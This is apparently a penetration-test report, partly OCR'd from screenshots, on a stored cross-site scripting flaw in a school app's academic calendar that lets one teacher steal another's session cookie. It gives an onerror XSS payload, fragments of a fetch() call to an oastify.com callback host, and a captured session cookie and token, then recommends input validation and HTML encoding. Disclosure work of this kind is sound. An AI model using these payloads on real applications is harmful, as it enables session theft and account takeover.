<u>Stored Cross Site Scripting (XSS) – Account Takeover Possibility</u>


Summary:

The application's calendar module "/academic calendar" is vulnerable to cross site scripting. Teachers can view the calendar module and add an event to the calendar. The same event can then be seen in another teacher's calendar. Since the calendar module is vulnerable to XSS, one teacher can exploit this vulnerability and potentially steal another teacher's session cookie to perform account takeover.

Payload Used: <img src=x onerror=alert(document.cookie)>


POC's:

Step 1: Login inside the first teacher account and traverse to "/academic calendar". Select one of the dates in calendar and enter XSS payload "<img src=x onerror=alert(document.cookie)>" as shown below:



Event- <img src=x onerr

Event- fetch('https://49l



Add Event (Wednesday- 05- 02- 2025)

EVENT TITLE *: <img src=x onerror=alert(document.coo


Role *: Teacher


EVENT LOCATION *: <img src=x onerror=alert(2)>

DESCRIPTION *: <img src=x onerror=alert(document.cookie)>

URL: http://49bkg5aaozl9hbco82k8wh4nvel5pvdk.oastify.com

Step 2: Login inside the second teacher and traverse to the calendar section to see the event created by the first teacher. Once the event is clicked upon the script gets executed on the second teacher's session and the session cookie of the 2nd teacher is shown in the generated alert. Using a special crafted payload the cookie can be stolen and account of second teacher can be takeover by first teacher.





127.0.0.1 says

```
PHPSESSID=vitsku6rlf1su5lj6lv27p6cgn; XSRF-
TOKEN=eyJpdiI6ImZ2T2V1M1ZIQlE0UXFhNWg
vZ0Zob1E9PSIsInZhbHVlIjoiT3F2WE1JdXpQSUZ1MWpGaEg2SlA1M
GwxTDBoU09rSFpjUnNrd1BuR2J
tRFBkMjNKOWxXVWFNdGF0Z0UzcWlQZ1crRWRMQlRLS1lOalAvRU
VGTG8xaDJpUGRGVWZ5bzAvbEVBYms
4Tm82aXNnWWdRYU1xbWhGc1ozRFM0UHVaYnUiLCJtYWMiOiJlN2
ZiOTcxYjViYmUwOWQ5NDZiNWQ5Y2E
wNDk5MGFlZDI1MDc0Nzc5ZjQ2Zjc1YTRhZTVhM2Q3YTU2ZDRjNTlj
IiwidGFnIjoiIn0%3D
```

OK
DESCRIPTION
LOCATION
START DATE WEDNESDAY- 05- 02- 2025
END DATE WEDNESDAY- 05- 02- 2025

Remediation:

- Input should be validated as strictly as possible on arrival, given the kind of content that it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized.
- User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including < > " ' and =, should be replaced with the corresponding HTML entities (&lt; &gt; etc).